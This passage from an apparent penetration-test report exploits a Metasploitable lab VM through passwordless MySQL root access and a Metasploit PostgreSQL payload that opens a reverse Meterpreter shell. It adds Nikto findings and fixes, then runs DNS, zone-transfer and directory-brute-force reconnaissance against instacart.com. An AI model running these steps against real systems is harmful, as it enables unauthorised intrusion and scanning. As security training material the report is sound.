devshm                 1037800         0   1037800   0% /dev/shm
/dev/sda1               233333     25356    195930  12% /boot
msfadmin@metasploitable:~$
```

MYSQL Exploitation:

No password was required, so we were directly able to access the Mysql database.

```
┌──(adhi㉿kali)-[~]
└─$ mysql -h 192.168.43.108 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 537
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [information_schema]> show tables;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
17 rows in set (0.001 sec)
```

We were also able to perform sql queries and extract some valuable information from it.

```
MySQL [information_schema]> select * from user_privileges;
+-----------------------+---------------+-------------------------+--------------+
| GRANTEE               | TABLE_CATALOG | PRIVILEGE_TYPE          | IS_GRANTABLE |
+-----------------------+---------------+-------------------------+--------------+
| 'root'@'%'            | NULL          | SELECT                  | YES          |
| 'root'@'%'            | NULL          | INSERT                  | YES          |
| 'root'@'%'            | NULL          | UPDATE                  | YES          |
| 'root'@'%'            | NULL          | DELETE                  | YES          |
| 'root'@'%'            | NULL          | CREATE                  | YES          |
| 'root'@'%'            | NULL          | DROP                    | YES          |
| 'root'@'%'            | NULL          | RELOAD                  | YES          |
| 'root'@'%'            | NULL          | SHUTDOWN                | YES          |
| 'root'@'%'            | NULL          | PROCESS                 | YES          |
| 'root'@'%'            | NULL          | FILE                    | YES          |
| 'root'@'%'            | NULL          | REFERENCES              | YES          |
| 'root'@'%'            | NULL          | INDEX                   | YES          |
| 'root'@'%'            | NULL          | ALTER                   | YES          |
| 'root'@'%'            | NULL          | SHOW DATABASES          | YES          |
| 'root'@'%'            | NULL          | SUPER                   | YES          |
| 'root'@'%'            | NULL          | CREATE TEMPORARY TABLES | YES          |
| 'root'@'%'            | NULL          | LOCK TABLES             | YES          |
| 'root'@'%'            | NULL          | EXECUTE                 | YES          |
| 'root'@'%'            | NULL          | REPLICATION SLAVE       | YES          |
| 'root'@'%'            | NULL          | REPLICATION CLIENT      | YES          |
| 'root'@'%'            | NULL          | CREATE VIEW             | YES          |
| 'root'@'%'            | NULL          | SHOW VIEW               | YES          |
| 'root'@'%'            | NULL          | CREATE ROUTINE          | YES          |
| 'root'@'%'            | NULL          | ALTER ROUTINE           | YES          |
| 'root'@'%'            | NULL          | CREATE USER             | YES          |
| 'guest'@'%'           | NULL          | SELECT                  | YES          |
| 'guest'@'%'           | NULL          | INSERT                  | YES          |
| 'guest'@'%'           | NULL          | UPDATE                  | YES          |
| 'guest'@'%'           | NULL          | DELETE                  | YES          |
| 'guest'@'%'           | NULL          | CREATE                  | YES          |
| 'guest'@'%'           | NULL          | DROP                    | YES          |
| 'guest'@'%'           | NULL          | RELOAD                  | YES          |
| 'guest'@'%'           | NULL          | SHUTDOWN                | YES          |
| 'guest'@'%'           | NULL          | PROCESS                 | YES          |
| 'guest'@'%'           | NULL          | FILE                    | YES          |
| 'guest'@'%'           | NULL          | REFERENCES              | YES          |
```

POSTGRESQL Exploitation:

```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20  excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                                normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                               normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                    normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                              normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   14  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.43.5
LHOST => 192.168.43.5
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.43.108   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.43.5     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.43.5:4444
[*] 192.168.43.108:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/sXqaBrgx.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.43.108
[*] Meterpreter session 1 opened (192.168.43.5:4444 -> 192.168.43.108:36378) at 2023-06-27 22:05:34 +0530
```

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 19:38:46 +0530  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 19:38:56 +0530  base
040700/rwx------  4096  dir   2023-06-27 22:05:36 +0530  global
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_clog
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_multixact
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_twophase
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_xlog
100600/rw-------  125   fil   2023-06-27 21:41:59 +0530  postmaster.opts
100600/rw-------  54    fil   2023-06-27 21:41:59 +0530  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 19:38:45 +0530  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 19:37:45 +0530  server.crt
100640/rw-r-----  891   fil   2010-03-17 19:37:45 +0530  server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
```

NIKTO Scan:

```
File  Edit  View  Search  Terminal  Help
┌──(adhi㉿kali)-[~]
└─$ nikto -h 192.168.43.108
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.43.108
+ Target Hostname:    192.168.43.108
+ Target Port:        80
+ Start Time:         2023-06-27 21:44:03 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2023-06-27 21:44:36 (GMT5.5) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Findings:


- Server: Apache/2.2.8 (Ubuntu) DAV/2
- X-Powered-By header: PHP/5.2.4-2ubuntu5.10
- Missing X-Frame-Options header, potentially exposing the site to clickjacking attacks.
- Missing X-XSS-Protection header, which could leave the site vulnerable to cross-site scripting (XSS) attacks.
- Missing X-Content-Type-Options header, potentially allowing the user agent to render content differently from the specified MIME type.
- Outdated Apache version (2.2.8), with the current recommended version being at least Apache/2.4.37.
- The 'tcn' header was found, which is uncommon.
- Enabled Apache mod_negotiation with MultiViews, allowing for easier brute-forcing of file names.
- The site responds to junk HTTP methods, which may lead to false positives.
- Vulnerability to XST (Cross-Site Tracing) due to the active HTTP TRACE method.
- The existence of /phpinfo.php and /doc/ directories, which may contain sensitive information and provide directory indexing.
- Revealing potentially sensitive information via specific QUERY strings in PHP.
- The presence of /phpMyAdmin/ directory, which should be protected or limited to authorized hosts.
- File leakage through ETags, with the inode and file information identified.

Recommendations:


- Update the Apache server to the latest recommended version to address potential security vulnerabilities.
- Implement security headers such as X-Frame-Options, X-XSS-Protection, and X-Content-Type-Options to enhance protection against common web attacks.
- Disable unnecessary HTTP methods, such as TRACE, to mitigate the risk of XST attacks.
- Secure the /phpinfo.php and /doc/ directories, ensuring they are not accessible to unauthorized users and disabling directory indexing.
- Review and restrict access to the /phpMyAdmin/ directory, limiting it to authorized hosts only.
- Address the file leakage issue through ETags by configuring them to be less revealing or disabling them altogether.

MAIN TARGET WEBSITE: instacart.com

Ping:



Nmap:



Open Ports:

1) Port 80/tcp (HTTP):

The port is open and running an HTTP service using the Cloudflare HTTP proxy. This indicates that the website or application is accessible over regular HTTP. Further analysis and testing are recommended to assess the security posture and potential vulnerabilities of the service.

2) Port 443/tcp (SSL/HTTP):

The port is open and running an SSL-encrypted HTTP service using the Cloudflare HTTP proxy. This suggests that the website or application supports secure HTTPS communication. It is important to evaluate the SSL/TLS configuration and certificate validity to ensure secure data transmission.


3) Port 8080/tcp (HTTP):

The port is open and hosting an HTTP service through the Cloudflare HTTP proxy. Port 8080 is often used as an alternative HTTP port. Additional investigation is advised to determine the purpose and security implications of the service running on this port.

4) Port 8443/tcp (SSL/HTTP):

The port is open and running an SSL-encrypted HTTP service using the Cloudflare HTTP proxy. Port 8443 is commonly used as an alternative SSL-encrypted HTTP port. It is crucial to evaluate the SSL/TLS configuration and certificate validity for secure communication.

Traceroute:



Nslookup:

```
┌──(adhi㉿kali)-[~]
└─$ nslookup instacart.com
Server:         192.168.43.1
Address:        192.168.43.1#53

Non-authoritative answer:
Name:   instacart.com
Address: 107.23.183.10
Name:   instacart.com
Address: 52.54.159.190
Name:   instacart.com
Address: 34.192.140.212
Name:   instacart.com
Address: 35.173.34.177
Name:   instacart.com
Address: 3.233.193.65
Name:   instacart.com
Address: 34.233.175.114
Name:   instacart.com
Address: 52.4.177.12
Name:   instacart.com
Address: 54.152.255.123
Name:   instacart.com
Address: 64:ff9b::22e9:af72
Name:   instacart.com
Address: 64:ff9b::6b17:b70a
Name:   instacart.com
Address: 64:ff9b::22c2:b03a
Name:   instacart.com
Address: 64:ff9b::22c8:e07
Name:   instacart.com
Address: 64:ff9b::3df:1b1e
Name:   instacart.com
Address: 64:ff9b::3436:9fbe
Name:   instacart.com
Address: 64:ff9b::3e9:c141
Name:   instacart.com
Address: 64:ff9b::3448:9f03
```

Host:

```
┌──(adhi㉿kali)-[~]
└─$ host instacart.com
instacart.com has address 52.54.159.190
instacart.com has address 34.192.140.212
instacart.com has address 35.173.34.177
instacart.com has address 3.233.193.65
instacart.com has address 34.233.175.114
instacart.com has address 52.4.177.12
instacart.com has address 54.152.255.123
instacart.com has address 107.23.183.10
instacart.com has IPv6 address 64:ff9b::3448:9f03
instacart.com has IPv6 address 64:ff9b::3e9:c141
instacart.com has IPv6 address 64:ff9b::3436:9fbe
instacart.com has IPv6 address 64:ff9b::3df:1b1e
instacart.com has IPv6 address 64:ff9b::22c8:e07
instacart.com has IPv6 address 64:ff9b::22c2:b03a
instacart.com has IPv6 address 64:ff9b::6b17:b70a
instacart.com has IPv6 address 64:ff9b::22e9:af72
instacart.com mail is handled by 40 aspmx2.googlemail.com.
instacart.com mail is handled by 50 aspmx3.googlemail.com.
instacart.com mail is handled by 10 aspmx.l.google.com.
instacart.com mail is handled by 20 alt1.aspmx.l.google.com.
instacart.com mail is handled by 30 alt2.aspmx.l.google.com.
```

```
┌──(adhi㉿kali)-[~]
└─$ host -t ns instacart.com
instacart.com name server ns-132.awsdns-16.com.
instacart.com name server ns-1394.awsdns-46.org.
instacart.com name server ns-1943.awsdns-50.co.uk.
instacart.com name server ns-589.awsdns-09.net.
```

We have 4 name servers for instacart.com

```
┌──(adhi㉿kali)-[~]
└─$ host -t mx instacart.com
instacart.com mail is handled by 40 aspmx2.googlemail.com.
instacart.com mail is handled by 50 aspmx3.googlemail.com.
instacart.com mail is handled by 10 aspmx.l.google.com.
instacart.com mail is handled by 20 alt1.aspmx.l.google.com.
instacart.com mail is handled by 30 alt2.aspmx.l.google.com.
```

We have found 5 mail servers for instacart.com

Dig:


```
┌──(adhi㉿kali)-[~]
└─$ dig instacart.com

; <<>> DiG 9.16.12-Debian <<>> instacart.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12138
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;instacart.com.                 IN      A

;; ANSWER SECTION:
instacart.com.          60      IN      A       35.173.34.177
instacart.com.          60      IN      A       52.4.177.12
instacart.com.          60      IN      A       3.223.27.30
instacart.com.          60      IN      A       34.200.14.7
instacart.com.          60      IN      A       3.233.193.65
instacart.com.          60      IN      A       52.54.159.190
instacart.com.          60      IN      A       52.72.159.3
instacart.com.          60      IN      A       107.23.183.10

;; Query time: 100 msec
;; SERVER: 192.168.43.1#53(192.168.43.1)
;; WHEN: Tue Jun 27 22:27:50 IST 2023
;; MSG SIZE  rcvd: 170
```

Zone Transfers:


We tried for zone transfers but none of them were successful.

```
Trying Zone Transfers and getting Bind Versions:
_____________________________________________________


Trying Zone Transfer for instacart.com on ns-1943.awsdns-50.co.uk ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for instacart.com on ns-132.awsdns-16.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for instacart.com on ns-1394.awsdns-46.org ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for instacart.com on ns-589.awsdns-09.net ...
AXFR record query failed: corrupt packet
```

Whois:



DIRB Scan:



```
+ https://www.instacart.com/13 (CODE:429|SIZE:571030)
+ https://www.instacart.com/14 (CODE:429|SIZE:571030)
+ https://www.instacart.com/1991 (CODE:429|SIZE:571036)
+ https://www.instacart.com/1994 (CODE:429|SIZE:571057)
+ https://www.instacart.com/1995 (CODE:429|SIZE:571057)
+ https://www.instacart.com/1998 (CODE:429|SIZE:571057)
+ https://www.instacart.com/1x1 (CODE:429|SIZE:571054)
+ https://www.instacart.com/20 (CODE:429|SIZE:571051)
+ https://www.instacart.com/2000 (CODE:429|SIZE:571057)
+ https://www.instacart.com/2001 (CODE:429|SIZE:571036)
+ https://www.instacart.com/2004 (CODE:429|SIZE:571036)
+ https://www.instacart.com/2005 (CODE:429|SIZE:571057)
+ https://www.instacart.com/2008 (CODE:429|SIZE:571056)
+ https://www.instacart.com/2009 (CODE:429|SIZE:571036)
+ https://www.instacart.com/401 (CODE:200|SIZE:35215)
+ https://www.instacart.com/403 (CODE:200|SIZE:35215)
